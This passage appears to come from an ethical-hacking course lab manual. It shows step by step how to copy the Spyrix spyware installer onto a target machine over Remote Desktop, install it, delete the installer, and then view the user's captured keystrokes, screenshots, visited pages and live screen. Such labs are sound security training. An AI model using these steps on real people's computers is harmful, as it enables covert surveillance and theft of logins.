You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

14. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.

Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



15. Minimize the **Remote Desktop Connection** window.

If **Server Manager** window appears, close it.

16. Navigate to **Z:\CEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix** and copy **spm\_setup.exe**.


17. Switch to the **Remote Desktop Connection** window and paste the **spm\_setup.exe** file on the target system's **Desktop**.




18. Double-click the **spm\_setup.exe** file.

If a **User Account Control** pop-up appears, click on **Yes**.

19. In the **Select Setup Language** pop-up, click on **OK**. In the **Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard**, enter the email address that you have entered while registering for Spyrix in **Step#7** and click **Next**.



20. Follow the wizard driven steps to install **Spyrix Personal Monitor**. In the final window, uncheck **Sign in your Online Monitoring account** checkbox and click **Finish**.




21. Delete the Spyrix setup (**spm\_setup.exe**) from **Desktop**.

22. Close the **Remote Desktop Connection** by clicking on the close icon (X).

If a **Remote Desktop Connection** pop-up appears saying Your remote session will be disconnected, click **OK**.

23. Now, maximize the browser window, **A new computer has been connected** window appears, close the pop-up window.



24. Now, click on Windows Server 2019 to switch to the **Windows Server 2019** machine. Click Ctrl+Alt+Delete, click **Jason** from the left pane and log in with the password **qwerty**.

Here, we are running the target machine as a legitimate user.

25. Open any web browser (here, we are using **Google Chrome**) and browse any website.

In this task, we are browsing the **Gmail**.

26. Once you have performed some user activities, leave the machines as it is and click on Windows Server 2022 to switch to **Windows Server 2022** machine.

If **Server Manager** window appears, close it.

27. In the **Windows Server 2022** machine, maximize the **Firefox** browser window and reload the **Spyrix Personal Monitor** webpage.

The screenshot shows the Spyrix Personal Monitor dashboard. On the left, a sidebar titled 'MONITORING' lists various monitoring options: Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, and Reports. Below this is a section titled 'REAL-TIME INSIGHTS' with 'Live viewing' selected. At the bottom of the sidebar is a purple button labeled '+ Add new computer'. The main content area is titled 'Live viewing' and shows a placeholder for 'Jason (SERVER2019)'. The bottom of the screen shows a Windows taskbar with icons for File Explorer, Edge, File Manager, and Firefox, along with system status indicators.

28. Click on **Summary** to view the events performed by **Jason** on the **Windows Server 2019** machine.

If a black calendar icon appears, reload the page.

The screenshot shows the Spyrix Personal Monitor dashboard with the 'Summary' option selected from the sidebar. The main area displays a summary dashboard for 'Jason (SERVER2019)' from March 20, 2024, to March 28, 2024. The dashboard includes a time span summary, activity metrics, app usage, web browsing, chats, and social media activity. Below this is a 'Full Activity' section featuring a pie chart showing 78% in blue and 21% in yellow. To the right is a 'Top Activity' section listing application/website changes over time. The bottom of the screen shows a Windows taskbar with icons for File Explorer, Edge, File Manager, and Firefox, along with system status indicators.


29. Navigate to **Users activity** from the left-pane to view the user activities on the **Windows Server 2019** machine.

If a black calendar icon appears, reload the page.


The screenshot shows the Spyrix Personal Monitor interface. The left sidebar has sections for MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, Reports), REAL-TIME INSIGHTS (Live viewing, Webcam live), and MEDIA RECORDINGS (Sound recording, Face recognition). The main area is titled "Users activity" and shows "Jason (SERVER2019)" is online. It displays activity statistics: Av. start time: 06:04, Av. end time: 21:44, Av. active time: 1m.(1m.). A productivity bar shows 100%. Below this is a table of active applications:

Application/Website	Category	Activity
Windows Explorer	System Utilities	96.70%
Settings	System Utilities	2.20%
Search and Cortana applica...	System Utilities	1.10%

30. Click on **Screenshots** to view the screenshots that were captured from the target machine.



31. Click on **Web pages visited** to view the web pages that were visited by **Jason** on **Windows Server 2019** machine.



32. Click on **Keyboard events** to view the keystrokes that were captured from the target machine.

The screenshot shows the Spyrix Personal Monitor interface. On the left, a dark sidebar lists monitoring categories: MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events), REAL-TIME INSIGHTS (Live viewing, Webcam live), and MEDIA RECORDINGS (Sound recording, Fare recognition). A blue button at the bottom right of the sidebar says '+ Add new computer'. The main content area is titled 'Keyboard events' and displays three event logs:

- 03/27/24, 21:41:33: New tab - google chrome. Jason (SERVER2019) in chrome. Type: mta.
- 03/27/24, 21:29:31: Mozilla firefox. Jason (SERVER2019) in firefox. Type: gmail login. Screenshot: A small thumbnail of a Firefox browser window showing a login page.
- 03/27/24, 21:25:05: Search. Jason (SERVER2019) in SearchUI. Type: etti.

At the bottom of the main area, there's a search bar with 'Type here to search' and a toolbar with icons for file operations and a date/time stamp '10:12 PM 3/27/2024'.


33. Click on **Events log** to view the events. In the **Events log** page, click on **All Events** to view all events occurred in the target machine.

This screenshot shows the 'All events' page from the Spyrix Personal Monitor. The left sidebar is identical to the previous screenshot. The main content area is titled 'All events' and lists several events:


- 03/27/24, 21:45:00: Explorer. Jason (SERVER2019) in explorer. Screenshot: A large black rectangular redaction box.
- 03/27/24, 21:41:40: https://accounts.google.com/v3/signin/identifier?continue=https%3a%2f%2fmail.google.com... Jason (SERVER2019). Web pages visited. Title: Gmail - Google. Screenshot: A thumbnail of a Google Chrome browser window showing a Gmail sign-in page.
- 03/27/24, 21:41:40: Gmail - google chrome. Jason (SERVER2019). Screenshot: A thumbnail of a Google Chrome browser window showing a Gmail inbox.

The bottom of the screen includes a search bar and a toolbar with file icons and a date/time stamp '10:15 PM 3/27/2024'.



34. Click on **Live viewing** to view the live screen of the target machine.




35. Click on **Reports** section and click on **+ Request new report** to create a report.




36. In the **Request new report** window, click on the text box under **Select period** option. In the calendar keep the date to default and click **OK**.



